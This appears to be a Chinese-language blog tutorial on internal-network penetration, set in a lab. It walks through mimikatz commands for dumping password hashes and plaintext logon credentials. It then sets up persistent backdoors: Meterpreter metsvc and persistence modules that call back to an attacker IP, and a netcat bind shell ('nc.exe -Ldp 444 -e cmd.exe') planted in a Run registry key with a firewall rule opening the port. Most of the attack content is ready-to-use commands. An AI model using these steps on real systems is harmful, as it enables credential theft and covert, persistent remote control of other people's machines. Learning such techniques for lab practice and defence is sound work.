-
内网渗透系列之mimikatz的使用以及后门植入
内网渗透系列之mimikatz的使用以及后门植入
前言
内网渗透最重要的环节就是权限维持,当我们获取到靶机的权限后,当对方的机器关机后,我们所获取的会话也会跟着消失,也就是说当他重新开启后,我们又得重新进行信息收集,漏洞利用,又重复着上一个渗透的过程,工程量就很大了。所以,为了能一直维持着权限,我们需要进行权限的维持,保持着下一次靶机登录时,我只需要监听端口,就可以获取对方的shell了。这就是我们今天说的后门植入的内容了。
mimikatz的使用
讲解后门植入的内容之前,我们先简单介绍一下mimikatz的用法,实际场景中我们可以反弹shell到cs中进行横向移动,使用自带的提权和mimikatz的模块进行获取用户的密码。
mimikatz的使用
(使用规则是:必须是管理员或者system权限才可以使用)
首先拿到会话以及system权限后,在加载插件
load mimikatz
help mimikatzmsv(导出哈希值)
用户名和密码哈希值wdigest
直接获取的账号的明文密码kerberos信息
也可以找出账号的明文密码原来的命令
mimakatz_commend -h
mimakatz_commend -fmimakatz_commend -f a::(写错误的指令,报出帮助信息)
会出现各个模块,比如
mimakatz_commend system::
mimakatz_commend system::user获取哈希值
mimakatz_commend samdump::hashesmimakatz_commend -f process::list(列出当前的进程信息)
mimakatz_commend -f service::list(列出当前的服务进程)
想在靶机上打开一个cmd的窗口,就输入
mimakatz_commend -f nogpo::
mimakatz_commend -f nogpo::cmd
mimakatz_commend -f nogpo::regedit获取认证信息
mimakatz_commend -f sekurlsa::
mimakatz_commend -f sekurlsa::wdigest(获取明文信息)
mimakatz_commend -f sekurlsa::logonPasswords(获取用户的登录密码)权限提升
mimakatz_commend -f privilege::
mimakatz_commend -f privilege::debug破解扫雷游戏
mimakatz_commend -f minesweeper::infos后门植入
msf永久后门植入
讲解方法之前,我们先了解一下为什么要生成后门
- 1.meterpretere shell运行与内存中,重启后失效
- 2.避免重复性的渗透工作
- 3.漏洞修复后仍旧可就维持控制
两种方法生成后门:
(1)Meterpreter后门:Metsvc
通过服务启动
进入会话后
run metsvc -h
run metsvc -A //设定端口,上传后门文件
会在以下路径生成服务
C:\Users\zhian2\AppData\Local\Temp\tjPfsdnGycGdiM这个服务是上传上去了,但没有显示在进程中,
我来讲解一下步骤吧
首先进入会话


上传成功,我们到靶机上查看上传的文件


服务已启动,但是在win7上执行metsvc.exe执行不了。在这里我由于关掉了防火墙后uac,所以直接就get到system权限,之前得不到系统权限,是因为uac和防火墙的原因,所以想要提权的话,还是得绕过uac,或者直接上线cs,直接利用模块获取system的权限。
(2)Meterpreter后门:Persistence
通过启动型启动
特性:定期回连,系统 启动是回连,自动运行
Run persistence -A -S -U -i 20 -p 4321 -r 192.168.101.102Run persistence -A -X -i 20 -p 4321 -r 192.168.101.102
(其中-A是生成的程序,-X是自动连接,-i是延时时间,-p是对应的端口,-r是kali的ip地址)在这里给大家介绍第二种方法,比较好用,重启之后还是可以回连会话的。我们来尝试一下,步骤如下:
run persistence -A -X -i 20 -p 666 -r 192.168.101.102
 background
jobs
过了20秒后又会返回一个会话

我们删掉进程后,过了20秒,他有返回了一个会话了
sessions -k 9

我们就获得了system权限了

我们重启后,等待20秒,输入sessions查看会话,就会发现出现了新的会话了,或者再等一会,他自己就会回连一个会话了。

我们输入sessions -i 13,获取会话,getuid,getsystem,最终获得了system权限了。

NC后门
我先把大概的步骤给大家看一下,接下来就要开始演示了。
(3)NC后门
上传nc
Upload /rootnc.exe C:\windows\system32修改注册表
- 枚举注册表键值:
reg enumkey -k HKLM\software\microsoft\windows\currentversion\run - 在当前主键下增加一个nc 键值:
reg setval -k HKLM\software\microsoft\windows\currentversion\run -v nc -d ‘C:\windows\system32\nc.exe -Ldp 444 -e cmd.exe’ - 查看nc键值:
reg queryval -k HKLM\software\microsoft\windows\currentversion\run -v nc
设置防火墙
- 开启有一个cmd通道
execute -f cmd -i -H - 查看防火墙状态
Netsh firewall show opmode - 添加防火墙规则允许444端口通过
netsh firewall add portopening TCP 444 “Service Firewall” ENABLE - 查看端口状态
Netsh firewall show portopening
开始连接
nc -v ip port具体步骤如下:
首先在kali的桌面上传一个nc.exe,或者放在/home/zhian/nc.exeupload /home/zhian/nc.exe c:\windows\system32
枚举注册表键值:
reg enumkey -k HKLM\software\microsoft\windows\currentversion\run
在当前主键下增加一个nc 键值:
reg setval -k HKLM\software\microsoft\windows\currentversion\run -v nc -d ‘C:\windows\system32\nc.exe -Ldp 444 -e cmd.exe’(-d表示要执行的内容)
查看nc键值:
reg queryval -k HKLM\software\microsoft\windows\currentversion\run -v nc

execute -f cmd -i -H(-H表示要开启一个cmd的窗口)

查看防火墙状态
Netsh firewall show opmode
添加防火墙规则允许444端口通过
netsh firewall add portopening TCP 444 “Service Firewall” ENABLE查看端口状态
Netsh firewall show portopening

我们重启win7后,进程中就出现了nc.exe的进程,我们只需要监听即可

在kali上输入nc 192.168.101.102 444,就返回shell了

实验到这里就结束了,后续有学习内网渗透方面的知识,会给大家更新的,大家要好好复习呀。后记
这只是内网渗透的冰山一角,也只是权限维持的一部分。内网如果要更深入的话,会涉及很多横向移动,权限提升方面的知识。最常见的就是路由和代理配置的问题,在往期文章都有提及到,大家可以看看我往期写的文章,好好复习一下吧。
-
相关阅读:
gunicorn+flask+PaddleOCR
RK3128适配RTL8723DU
Flink学习之旅:(三)Flink源算子(数据源)
第3章:运行时数据区概述及线程 详细详解
两个妙招教你怎么拍照识别植物,增长见识
HashMap面试原理梳理-简单一看就懂
2-Pytorch创建随机值张量
【深度学习21天学习挑战赛】9、生成对抗网络(GAN)手写数字生成
【React 源码】(十五)React Context 原理
Node.js--》简易资金管理系统后台项目实战(后端)
- 原文地址:https://blog.csdn.net/lza20001103/article/details/126693586